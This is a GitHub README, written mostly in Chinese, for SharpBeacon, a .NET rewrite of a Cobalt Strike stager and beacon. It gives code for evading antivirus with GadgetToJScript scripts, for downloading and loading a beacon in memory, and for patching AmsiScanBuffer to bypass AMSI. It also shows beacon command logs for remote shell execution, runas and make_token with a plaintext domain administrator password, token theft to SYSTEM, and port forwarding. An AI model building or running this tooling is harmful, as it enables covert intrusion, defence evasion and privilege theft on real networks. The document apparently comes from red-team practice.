mai1zhi2/SharpBeacon: CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

github.com/mai1zhi2/SharpBeacon

mai1zhi2

如何使用

启动teamserver后会生成beacon_keys文件，我们需要提取出里面的RSA 公私密钥后，复制到config.cs中，并在config.cs修改回传的URL和生成hash的随机数。

How to use

Firstly, starting TeamServer and you got .cobaltstrike.beacon_keys meanwhile configurate listener etc. Secondly, compiling SharpBeacon with VisualStudio after you changed url and RSA private key and public key in config.cs And Then click sharpbeacon.exe. Once you got one beacon session and have fun! BTW this project as just a beacon which depends on CobaltStrike. -- bopin2020

关于使用syscall注入的问题 bopin2020师傅在win11测试calc.exe 创建线程没有成功；其他notepad,powershell都没有问题。感谢 bopin2020 师傅。

SharpBeacon

CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

一、概述


这次我们一起用C#来重写stager及其Beacon中的大部分常用功能，帖子主要介绍该项目的运行原理（LolBins->Stager->Beacon）及相应的功能介绍及展示。LolBins部分是由GadgetToJs使Stager转换为js、vba、hta文件后，再结合相应的csript、mshta等程序来运行；Stager功能包括从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass；Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。
项目基于.net4.0，暂支持cs4.1（更高版本待测试），感谢M大、WBG师傅、SharpSploit、Geason的分享。另因最近出去广州找工作没时间弄，就暂时写到这里，开发进度比较赶致使封装不是很好、设计模式也没有用，但每个实现功能点都有较详细注释，等后续工作安定后会进行重构及完善更多功能。若有错误之处还请师傅指出，谢谢大家。

详见帖子：魔改CobaltStrike_重写Stager和Beacon https://bbs.pediy.com/thread-269115.htm

二、LolBins

LOLBins，全称“Living-Off-the-Land Binaries”，直白翻译为“生活在陆地上的二进“，我大概将其分为两大类：

- 1、带有Microsoft签名的二进制文件，可以是Microsoft系统目录中二进制文件。
- 2、第三方认证签名程序。 LolBins的程序除了正常的功能外，还可以做其他意想不到的行为。在APT或红队渗透常用，常见于海莲花等APT组织所使用。下图是较常见的LolBins，还有很多就不一一列出了：



而GadgetToJS项目则可以把源码cs文件动态编译再base64编码后，保存在js、vba、vbs、hta文件，而在其相关文件中文件利用了当 BinaryFormatter属性在进行反序列化时，可以触发对 Activator.CreateInstance() 的调用，，从而实现 .NET 程序集加载/执行。


```
var ms_1 = Base64ToStream(stage_1, 2341);
var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
fmt_1.Deserialize_2(ms_1);
```

但这需要在.net程序集中把相应的功能写在默认/公共构造函数，这样才能触发 .NET 程序集执行。下面以实例程序为例：

```
namespace TestAssembly{
    1 个引用
    public class Program{
        0 个引用
        public Program(){
            MessageBox.Show("Test Assembly !!");
        }
    }
}
```


在相应文件夹下执行如下命令：
.\GadgetToJScript.exe -w js -c Program.cs -d System.Windows.Forms.dll -b -o gg 其中命令参数解析如下：

- -w js表示所生成的是js文件，可以生成其他形式的文件
- -c Program.cs是所选择的cs文件
- -d System.Windows.Forms.dll cs文件所用到的dll
- -b 会在js文件中的引入第一个stager，因为当在.NET4.8+的版本中引入了旁路类型检查控件，默认值为false，如果所生成的脚本要在.NET4.8+的环境中运行，则设置为true（--Bypass/-b）。生成的stager1就是bypass这个检查的。
- -o gg生成文件名 生成js、hta、vbs等文件后默认是会被杀的：




而我们只需要简单修改下单引号为/就行了：

```
var shell = new ActiveXObject(/WScript.Shell/.source);
ver = 'v4.0.30319';

try {
    shell.RegRead(/HKLM\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\\/.source);
} catch(e) {
    ver = 'v2.0.50727';
}

shell.Environment('Process')('COMPLUS_Version') = ver;

var ms_1 = Base64ToStream(stage_1, 2341);
var fmt_1 = new ActiveXObject(/System.Runtime.Serialization.Formatters.Binary.BinaryFormatter/.source);
fmt_1.Deserialize_2(ms_1);
```




最后执行所生成的js或hta：



三、Stager

Stager部分的功能可以包括下图几项：



我主要实现了从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass，沙箱及虚拟机检测的方式有挺多方式的，师傅可以自行添加。 拉取程序集及内存加载这个较为简单，就不细说了：

```
            //wc.Proxy.Credentials = CredentialCache.DefaultCredentials;
            wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0");
            wc.Headers.Add("Accept", "*/*");
            wc.Headers.Add("Accept-Language", "zh - CN,zh; q = 0.8,zh - TW; q = 0.7,zh - HK; q = 0.5,en - US; q = 0.3,en; q = 0.2");
            wc.Headers.Add("Cache-Control", "max-age=0");
           byte[] data = wc.DownloadData(FullUrl);
#if DEBUG
        2 个引用
        public static void AssemblyExecute(byte[] AssemblyBytes, Object[] Args = null)
        {
            if (Args == null)
            {
                Args = new Object[] { new string[] { } };
            }
            Reflect.Assembly assembly = Load(AssemblyBytes);
            assembly.EntryPoint.Invoke(null, Args);
        }
```

下面说说bypassAMSI，这里一开始找的不是AmsiScanBuffer，而是找DllCanUnloadNow的地址：

```
            //Get pointer for the AmsiScanBuffer function
            IntPtr DllCanUnloadNowPtr = GetProcAddress(TargetDLL, "DllCanUnloadNow");
            if (DllCanUnloadNowPtr == IntPtr.Zero)
            {
```


然后再通过相关的硬编码找到AmsiScanBuffer后，再进行相应的patch：

```
byte[] egg = { };
if (IntPtr.Size == 8)
{
    egg = new byte[] {
        0x4C, 0x8B, 0xDC,
        0x49, 0x89, 0x5B, 0x08,
        0x49, 0x89, 0x6B, 0x10,
        0x49, 0x89, 0x73, 0x18,
        0x57,
        0x41, 0x56,
        0x41, 0x57,
        0x48, 0x83, 0xEC, 0x70
    };
}
else {
    egg = new byte[] {
        0x8B, 0xFF,
        0x55,
        0x8B, 0xEC,
        0x83, 0xEC, 0x18,
        0x53,
        0x56
    };
```

struct System.Int32
表示 32 位有符号的整数。

四、Beacon


Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。




4.1文件管理

先从文件管理部分说，包含了cp、mv、upload、download、filebrowse、rm、mkdir上述这七个功能点：


Cp:




Mv:




Upload:



Download:



Filebrowse:



rm:

```
beacon> rm D://2
[*] Tasked beacon to remove D://2
[+] host called home, sent: 13 bytes
[+] received output:
ok
```

mkdir

4.2进程部分

进程部分，已完成的有run、shell、execute、runas、kill，未完成的有runu:

Run:


```
beacon> run ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 26 bytes
[+] received output:

Windows IP 配置


以太网适配器 以太网:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

无线局域网适配器 本地连接* 1:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

无线局域网适配器 本地连接* 2:
```

shell:

```
beacon> shell ping qq.com
[*] Tasked beacon to run: ping qq.com
[+] host called home, sent: 42 bytes
[+] received output:

正在 Ping qq.com [183.3.226.35] 具有 32 字节的数据:
来自 183.3.226.35 的回复: 字节=32 时间=16ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
请求超时。

183.3.226.35 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 15ms, 最长 = 16ms, 平均 = 15ms
```

execute:

```
183.3.226.35 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失)
往返行程的估计时间(以毫秒为单位):
    最短 = 15ms, 最长 = 16ms, 平均 = 15ms


beacon> execute D://calc.exe
[*] Tasked beacon to execute: D://calc.exe
[+] host called home, sent: 20 bytes
[+] received output:
ok
```



runas:

```
beacon> runas ATTACK\Administrator !@#Q1234 dir \\10.10.10.165\C$
[*] Tasked beacon to execute: dir \\10.10.10.165\C$ as ATTACK\Administrator
[+] host called home, sent: 72 bytes
[+] received output:
 □□□□□□□ \\10.10.10.165\C$ □el□ù□6□ǩ□□
 □□□□□□□к□□□ FEFA-8711

 \\10.10.10.165\C$ □□Ь¼

2021/06/25  15:17    <DIR>          111
2021/06/20  16:08            73,802 hb.exe
2016/07/16  21:23    <DIR>          PerfLogs
2020/07/14  14:12    <DIR>          Program Files
2021/06/28  15:43    <DIR>          Program Files (x86)
2020/07/14  14:07    <DIR>          Users
2021/07/10  11:55    <DIR>          Windows
               1 □□□¦□         73,802 □□
               6 □□Ь¼ 52,481,409,024 □□□□□□¦
```

ps:

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[+] received output:
Pid     Ppid    Name     Path     SessionID       Owner    Architecture
0       0       Idle             0               x64
4       0       System           0               x64
92      0       csrss            0               x64
136     0       Registry         0               x64
164     12764   EMDriverAssist   C:\Program Files (x86)\Lenovo\PCManager\3.0.700.7272\Modules\EMDriverAssist.exe  1       DESKTOP-4PF5ELT\kent      x86
168     2204    sihost   C:\Windows\system32\sihost.exe      1       DESKTOP-4PF5ELT\kent      x64
528     0       smss             0               x64
640     1184    svchost  C:\Windows\system32\svchost.exe     0       NT AUTHORITY\LOCAL SERVICE x64
1056    0       wininit          0               x64
1068    0       csrss            1               x64
1096    1184    svchost  C:\Windows\System32\svchost.exe     0       NT AUTHORITY\LOCAL SERVICE x64
1164    1048    winlogon C:\Windows\system32\winlogon.exe    1       NT AUTHORITY\SYSTEM       x64
1184    0       services         0               x64
1252    1056    lsass    C:\Windows\system32\lsass.exe       0       NT AUTHORITY\SYSTEM       x64
1336    12652   conhost  C:\Windows\system32\conhost.exe     1       DESKTOP-4PF5ELT\kent      x64
1372    1184    svchost  C:\Windows\system32\svchost.exe     0       NT AUTHORITY\SYSTEM       x64
1400    2152    cmd      C:\Windows\system32\cmd.exe         1       DESKTOP-4PF5ELT\kent      x64
1404    1184    svchost  C:\Windows\system32\svchost.exe     0       NT AUTHORITY\SYSTEM       x64
1424    1164    fontdrvhost      C:\Windows\system32\fontdrvhost.exe 1       Font Driver Host\UMFD-1    x64
1428    1056    fontdrvhost      C:\Windows\system32\fontdrvhost.exe 0       Font Driver Host\UMFD-0    x64
1492    1184    WUDFHost C:\Windows\System32\WUDFHost.exe    0       NT AUTHORITY\LOCAL SERVICE x64
1580    1184    WUDFHost C:\Windows\System32\WUDFHost.exe    0       NT AUTHORITY\LOCAL SERVICE x64
1616    1184    svchost  C:\Windows\system32\svchost.exe     0       NT AUTHORITY\NETWORK SERVICE       x64
1664    1184    svchost  C:\Windows\system32\svchost.exe     0       NT AUTHORITY\SYSTEM       x64
1672    12852   WINWORD  C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE    1       DESKTOP-4PF5ELT\kent      x64
```

kill:

```
beacon> kill 12752
[*] Tasked beacon to kill 12752
[+] host called home, sent: 12 bytes
```

4.3令牌权限

令牌权限部分，已完成的有getprivs、make_token、steal_token、rev2self：

Getprivs:

```
beacon> getprivs
[*] Tasked beacon to enable privileges
[+] host called home, sent: 755 bytes
[+] received output:
ok
```

```
特权名                                描述                               状态
===================================== ================================== ======
SeIncreaseQuotaPrivilege              为进程调整内存配额                 已启用
SeSecurityPrivilege                   管理审核和安全日志                 已启用
SeTakeOwnershipPrivilege              取得文件或其他对象的所有权         已启用
SeLoadDriverPrivilege                 加载和卸载设备驱动程序             已启用
SeSystemProfilePrivilege              配置文件系统性能                   已启用
SeSystemtimePrivilege                 更改系统时间                       已启用
SeProfileSingleProcessPrivilege       配置文件单一进程                   已启用
SeIncreaseBasePriorityPrivilege       提高计划优先级                     已启用
SeCreatePagefilePrivilege             创建一个页面文件                   已启用
SeBackupPrivilege                     备份文件和目录                     已启用
SeRestorePrivilege                    还原文件和目录                     已启用
SeShutdownPrivilege                   关闭系统                           已启用
SeDebugPrivilege                      调试程序                           已启用
SeSystemEnvironmentPrivilege          修改固件环境值                     已启用
SeChangeNotifyPrivilege               绕过遍历检查                       已启用
SeRemoteShutdownPrivilege             从远程系统强制关机                 已启用
SeUndockPrivilege                     从扩展坞上取下计算机               已启用
SeManageVolumePrivilege               执行卷维护任务                     已启用
```

make_token：测试时在make_token后执行了cmd.exe /C dir \10.10.10.165\C$

```
beacon> make_token ATTACK\Administrator !@#Q1234
[*] Tasked beacon to create a token for ATTACK\Administrator
[+] host called home, sent: 47 bytes
[+] received output:
 □□□□□□□ \\10.10.10.165\C$ □el□ú□6□ǩ□□
 □□□□□□к□□□ FEFA-8711

 \\10.10.10.165\C$ □□Ь¼

2021/06/25  15:17    <DIR>          111
2021/06/20  16:08            73,802 hb.exe
2016/07/16  21:23    <DIR>          PerfLogs
2020/07/14  14:12    <DIR>          Program Files
2021/06/28  15:43    <DIR>          Program Files (x86)
2020/07/14  14:07    <DIR>          Users
2021/07/10  11:55    <DIR>          Windows
               1 □□□¦□          73,802 □□
               6 □□Ь¼ 52,481,474,560 □□□□□□
```

steal_token：测试时在steal_token后执行了whoami

```
beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system
```

dllhost.exe	1728	正在运行	SYSTEM	00	704 K 不允许
ETDService.exe	3472	正在运行	SYSTEM	00	112 K 不允许
Everything.exe	4544	正在运行	SYSTEM	00	528 K 不允许
FileZilla Server.exe	5240	正在运行	SYSTEM	00	580 K 不允许
FMService64.exe	4028	正在运行	SYSTEM	00	484 K 不允许
GoogleCrashHandl...	11748	正在运行	SYSTEM	00	216 K 不允许

rev2self：

```
beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system

beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
[+] received output:
ok
beacon> run whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 24 bytes
[+] received output:
desktop-4pf5elt\kent
```

4.4端口转发

端口转发部分，已完成的有rportfwd、rportfwd stop：
Rportfwd，注意这里端口转发teamserver只返回了本地需要绑定的端口，没有返回需转发的ip和port。
在192.168.202.180:22222上新建msf监听：

